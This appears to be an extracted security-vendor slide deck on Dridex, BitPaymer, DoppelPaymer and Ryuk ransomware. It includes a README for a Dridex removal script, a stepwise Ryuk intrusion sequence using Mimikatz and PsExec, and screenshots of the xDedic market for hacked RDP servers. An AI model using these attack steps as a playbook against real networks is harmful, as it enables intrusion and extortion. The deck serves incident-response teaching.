
aaa_TouchMeNot.txt is present

Analysis of Dridex, BitPaymer and DoppelPaymer campaign

11/26/19



Cyber Vaccine



Cyber Vaccine


After unpacking, Dridex looks for .exe files in %WINDIR%\System32 and runs legitimate Windows binaries in suspended mode

Dridex performs code injection into explorer.exe (Windows Explorer)

Explorer.exe drops malicious DLL and schedules task using SHTASKS utility

Scheduled task runs legitimate Windows binaries in %APPDATA%\<Random> which load the dropped DLL (DLL hijacking)

Explorer.exe performs process hollowing on several legitimate Windows binaries



Lifars / Dridex-Vaccine

Watch 2 Star 0 Fork 0

Code Issues 0 Pull requests 0 Projects 0 Security Insights







Custom program by LIFARS Incident Reponse Team to remove Dridex infection <https://lifars.com/2019/11/analysis-o...>

malware-analysis forensics incident-response

6 commits 1 branch 0 packages 0 releases 1 contributor GPL-3.0

Branch: master New pull request

Find file Clone or download

 lifarsllc Update README.md	Latest commit a51a063 10 days ago
 LICENSE	Initial commit 14 days ago
 README.md	Update README.md 10 days ago
 dedri-automatization.ps1	Add files via upload 14 days ago
 dedri.ps1	Remove binary blobs, update README.md 10 days ago
 sample-dedri.log	Add files via upload 14 days ago

Dridex-Vaccine

This is a custom program written by [LIFARS](#) Incident Reponse Team to remove Dridex infection.

To read more about this check these LIFARS blogs:

- [The Emergence of Dridex](#)
- [From Dridex to BitPaymer Ransomware to DoppelPaymer.....The Evolution](#)
- [Analysis of Dridex, BitPaymer and DoppelPaymer campaign](#)

Usage

- Create list of hostnames to be cleaned and save as `hostnames.txt`
- Download [PsExec](#) and save it to the same directory
- Put Base64-encoded executables of [Process Monitor](#) and [Process Hacker](#) to the `dedri.ps1` :

```
$prochack_base64str = "<PUT BASE64-ENCODED PROCESSHACKER.EXE HERE>"  
$procmon_base64str = "<PUT BASE64-ENCODED PROCMON.EXE HERE>"
```


- Run `.\dedri-automatization.ps1` from PowerShell console (or, in case of execution of scripts is blocked, you can select all lines in PowerShell ISE and click on "Run Selection")

DEDRI Vaccine algorithm:

- Find malicious injected thread in Explorer.exe via Process Monitor – if such thread exists, then DEDRI will suspend it
- Find directories with Dridex artifacts – these directories could be found in `%APPDATA%` of any user and in `%WinDir%\System32`. They have random-looking name and contain one legitimate Windows executable (same as its original in `%WinDir%\System32`), also could contain one .DLL library with legitimate name (but not legitimate content) which will be hijacked, and these directories could contain encrypted file with random-looking filename and extension beginning with char 'x'
 - Check every:
 - scheduled tasks
 - autoruns via HKLM (Local Machine) and HKCU (Current User) registry entry with path `"\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"` for any user,
 - Windows Start Menu `.lnk` startup file for any user

Find items pointing to some of the malicious directories with Dridex artifacts found in previous step.

- Remove all malicious artifacts found in previous steps
- Terminate malicious injected thread if this thread exists (1st step)
- (Optionally) – prevent future successful Dridex execution by creating read-only file `"C:\Windows "` (including trailing space) – Dridex will not be able to use fake directory with same name for one of its stage
- (Optionally) – prevent future successful BitPaymer ransomware infection by creating file `"C:\aaa_TouchMeNot_.txt"`




Ryuk

Sequence of attack:

- 1.To gain initial access, the attacker can either go through the RDP or implement phishing tactics.
- 2.Once accessed, the attacker uses Trickbot, Mimikatz and other software to acquire credentials of employees higher up in the company.
- 3.This allows attackers to survey the network and locate valuable information for a large ransom. That is because the targeted information is needed for the company to function.
- 4.Then, the attackers use PsExec to add a batch script to all targeted machines. Following this, PsExec is used to copy the Ryuk binary onto the Root directory of the targeted machines. Thus, creating a new service to launch the Ryuk binary and start the attack.
- 5.This starts the process for Ryuk to encrypt files on infected machines, which then displays the ransom note from the attacker

xDedic – Buy and Sell Hacked Companies



- **Underground marketplace which facilitates the selling & purchasing of RDP servers**
- **Has tech support, custom tools, “friendly admins”**
- **Scam protection**
- **Over 70,000 servers available for sale**
- **From governments to corporations, ISPs, telcos, universities and more**

xDedic – REAL CASES

Purchasing of Servers

Search

Dominican Republic
Choose a region...
Choose a city...
ZIP

Choose Provider...
Choose a Os...

Direct IP
Admin Privilege
No PayPal
Port 25
Port 80
Show Reselling

Display records

IP	COUNTRY	REGION, STATE	CITY	OS	RAM	PRICE, \$
179.52... [Full Info]	DO	Distrito Naciona...	Santo Domingo	Windows 7	2 GB	
190.6... [Full Info]	DO	Santiago	Santiago De Los ...	Server 2012	15.99 GB	
148.101... [Full Info]	DO	La Vega	Rio Verde Arriba	Server 2008	3.87 GB	
200.88... [Full Info]	DO	La Vega	Concepcion De La...	Server 2008	1.99 GB	
179.53... [Full Info]	DO	La Vega	Concepcion De La...	Server 2008	1013 MB	
148.101...	DO	Distrito Naciona...	Santo	Windows 7	5.92 GB	

62.254...
United Kingdom, England, Oxford
Virgin Media

Checked 28.09.2015	Uptime 13 Days
-----------------------	-------------------

9.00\$

Windows Server 2012 R2 | x64 | EN
Intel(R) Xeon(R) CPU X5570...
Ram: 4 GB | CPU Cores: 1

↓ 48.62 Mbit/s ↑ 8.59 Mbit/s

Admin Privilege: Yes
Direct IP: Yes
Antivirus: Trend Micro
Browsers:
Blacklist: Check
Opened Ports: 80
Virtual: VmWare

Payment Systems	Poker Systems
<input type="button" value="Not Found."/>	<input type="button" value="Not Found."/>
Internet Shops	Dating Sites
<input type="button" value="Not Found."/>	1. date.com
Other Files	Other Sites
<input type="button" value="Not Found."/>	1. yahoo.com 2. indeed.com

ASSESSMENT TOOLS

- ❖ How do you know that you are hacked?
- ❖ What to do when you or your company is hacked?
- ❖ How does one recover and remediate situation?
- ❖ Do you have the right tools to minimize your cyber risk?

HOW DO YOU KNOW WHEN YOU ARE HACKED?

THE VERGE / August 7, 2014

*"Hackers made Iran's nuclear computers
blast AC/DC"*

THE VERGE TRENDING NOW Apple's iPhone 7 event is happening on September 7th 39 NEW ARTICLES

Microsoft reportedly eyeing New York store close to Apple's

27 COMMENTS

By Rich McCormick on August 7, 2014 04:20 am Email



Even in places with no power, the long-lasting battery life keeps their Dell XPS 13 going strong.

Windows 10

THE LATEST HEADLINES


Between 2009 and 2010, Iran's nuclear program was the target of a devastating cyber attack. A virus, reportedly developed by the American and Israeli governments and known as Stuxnet, took control of centrifuge controls in facilities across the country, causing thousands of machines to break. But apparently the attackers weren't content

AC/DC




WHAT SHOULD YOU DO WHEN YOU ARE HACKED?





DO YOU HAVE THE RIGHT TOOLS TO MINIMIZE YOUR CYBER RISK

- 🔑 Incident Response Plan
- 🔑 Ransomware Forensics
- 🔑 Digital Forensics



- 🔑 Security Assessment Program
- 🔑 Penetration Testing
- 🔑 Threat Assessment Test

- 🔑 Advisory and Training
- 🔑 Security Awareness Training

- 🔑 Managed Response and Security
- 🔑 Threat Intelligence and Monitoring

SUMMARY

- ❖ Create a Zero Trust Zone
- ❖ Develop Trusted Partner Relationships: Vendors & Law Enforcement
- ❖ Ransomware Forensics
- ❖ Complete Cyber Extortion Solution
- ❖ Ask Experts – Readiness Assessment
- ❖ Think about Low Probability Options with High Impact
- ❖ Constant Education, Training, & Practice
- ❖ Recovery Plan
- ❖ Unknown Unknowns

Resources

- ▶ U.S. Secret Service Electronic Crimes Task Forces
<https://www.secretservice.gov/investigation/>
- ▶ Internet Crimes Complaint Center (IC3)
<https://www.ic3.gov/default.aspx>
- ▶ United States Computer Emergency Readiness Team (US-CERT)
<https://www.us-cert.gov/>
- ▶ National Cyber Security Alliance (NCSA)
<https://staysafeonline.org/>
- ▶ European Cybercrime Centre
<https://www.europol.europa.eu/about-europol/european-cybercrime-centre-ec3>
- ▶ LIFARS blog and Newsletter
<https://lifars.com/cyber-news/> and <https://lifars.com/blog/>



THANK YOU
LIFARS
your digital world, secured
QUESTIONS?